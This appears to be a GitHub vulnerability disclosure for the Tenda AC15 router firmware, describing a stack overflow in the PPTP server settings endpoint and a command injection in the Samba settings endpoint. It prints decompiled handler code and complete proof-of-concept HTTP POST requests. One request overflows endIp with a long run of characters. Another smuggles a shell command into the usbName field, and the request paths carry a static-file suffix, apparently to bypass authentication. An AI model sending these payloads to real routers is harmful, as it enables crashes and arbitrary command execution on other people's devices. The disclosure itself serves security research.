doudoudedi / TendaAC15_vul Public

Code Issues Pull requests Actions Projects Security Insights

main

TendaAC15_vul / TendaAC15-vul.md

doudoudedi Update TendaAC15-vul.md History

1 contributor

43 lines (24 sloc) | 1.68 KB

```
---
title: TendaAC15_vul
date: 2022-03-31 17:31:30
tags:CVE
---
```

TendaAC15_Vul

Vender

Tenda

Official website： https://www.tendacn.com/


link:： https://www.tendacn.com/download/detail-3851.html

name：US_AC15V1.0BR_V15.03.05.20_multi_TDE01.bin

Vulnerability1


Detail

The stack overflow vulnerability lies in the /goform/setpptpservercfg interface of the web. The sent post data startip and endip are copied to the stack using the sanf function, resulting in stack overflow. Similarly, this vulnerability can be used together with CVE-2021-44971



```
    {
      v1 = strcmp(v5, "0");
      if ( !v1 )
        v1 = bcm_nvram_set("inet_gro_disable", "0");
    }
  }
  else
  {
    if ( strcmp(v30, "1") )
    {
      v31 = 1;
      goto LABEL_20;
    }
    if ( !*v27 || !*v26 )
    {
      v31 = 1;
      goto LABEL_20;
    }
    if ( sscanf(v27, "%[^.].%[^.].%[^.].%s", &v19, &v20, &v21, &v22) != 4
      || sscanf(v26, "%[^.].%[^.].%[^.].%s", &v15, &v16, &v17, &v18) != 4 )
    {
      v31 = 1;
      goto LABEL_20;
    }
    sprintf(&s, "%s.%s.%s.%s", &v19, &v20, &v21, "0");
    sprintf(&v24, "%s.%s.%s.%s", &v19, &v20, &v21, "1");
    sprintf(&v23, "%s-%s", v27, &v18);
    SetValue("vpn.ser.pptpdEnable", v30);
    SetValue("vpn.ser.pptpdmppe", v29);
    SetValue("vpn.ser.pptpdmppe.op", v28);
    SetValue("vpn.ser.pptpdnetseg", &s);
    SetValue("vpn.ser.pptpserver", &v24);
    SetValue("vpn.ser.pptpipcli", &v23);
    sub_B7C64(&v24, "255.255.255.0", 3);
    sub_B8098(0);
    v1 = bcm_nvram_set("inet_gro_disable", "1");
  }
  if ( CommitCfm(v1) )
  {
    memset(&v4, 0, 0x100u);
```

Therefore, adding a string of useless characters after straip and endip in the sent postData can cause the web end to crash




```
POST /goform/SetPptpServerCfg?img/main-logo.png HTTP/1.1
Host: 10.10.10.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:95.0) Gecko/20100101
Firefox/95.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://10.10.10.1/main.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 3152

serverEn=0&mppe=1&mppeOp=1&startIp=1.1.1.1&endIp=
2.2.2.2aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability2

Detail


There is command injection at the /goform/setsambacfg interface of Tenda ac15 device web, which can also cooperate with CVE-2021-44971 to cause unconditional arbitrary command execution



```
int v11; // [sp+6Ch] [bp-18h]
int v12; // [sp+70h] [bp-14h]
int v13; // [sp+74h] [bp-10h]

v3 = a1;
memset(&s, 0, 0x40u);
v13 = sub_2BD24(v3, "password", "admin");
v12 = sub_2BD24(v3, "premitEn", "0");
v11 = sub_2BD24(v3, "internetPort", "21");
s1 = (char *)sub_2BD24(v3, "action", &unk_F4C34);
v9 = sub_2BD24(v3, "usbName", &unk_F4C34);
v8 = sub_2BD24(v3, "guestpwd", &unk_F4C34);
v7 = sub_2BD24(v3, "guestuser", &unk_F4C34);
v6 = sub_2BD24(v3, "guestaccess", &unk_F4C34);
v5 = sub_2BD24(v3, "fileCode", &unk_F4C34);
if ( !strcmp(s1, "del") )
{
  doSystemCmd("cfm post netctrl %d?op=%d,string_info=%s", 51, 3, v9);
  sub_2C6A4(v3, "HTTP/1.0 200 OK\r\n\r\n");
  sub_2C6A4(v3, "{\"errCode\":0}");
  result = sub_2CBEC(v3, 200);
}
else
{
  GetValue("usb.samba.guest.user", &s);
  if ( s )
    doSystemCmd("busybox deluser %s", &s);
```

Similarly, the packet that triggers this vulnerability is very simple




```
POST /goform/SetSambaCfg?reasy-ui-1.0.3.js HTTP/1.1
Host: 10.10.10.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:95.0)
Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 103
Origin: http://10.10.10.1
Connection: close
Referer:
http://10.10.10.1/upnp_config.html?random=0.3833222453059574&

SetSambaCfg=1&premitEn=1&internetPort=1&usbName=;ls${IFS}/;&
guestpwd=doudou&guestuser=doudou&action=del
```

```
HTTP/1.0 200 OK

{
  "errCode":0
}
```



```
POST /goform/SetSambaCfg?img/main-logo.png HTTP/1.1
Host: 10.10.10.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:95.0)
Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 103
Origin: http://10.10.10.1
Connection: close
Referer:
http://10.10.10.1/upnp_config.html?random=0.3833222453059574&

SetSambaCfg=1&premitEn=1&internetPort=1&usbName=;ls${IFS}/;&
guestpwd=doudou&guestuser=doudou&action=del
```

```
HTTP/1.0 200 OK

{
  "errCode":0
}
```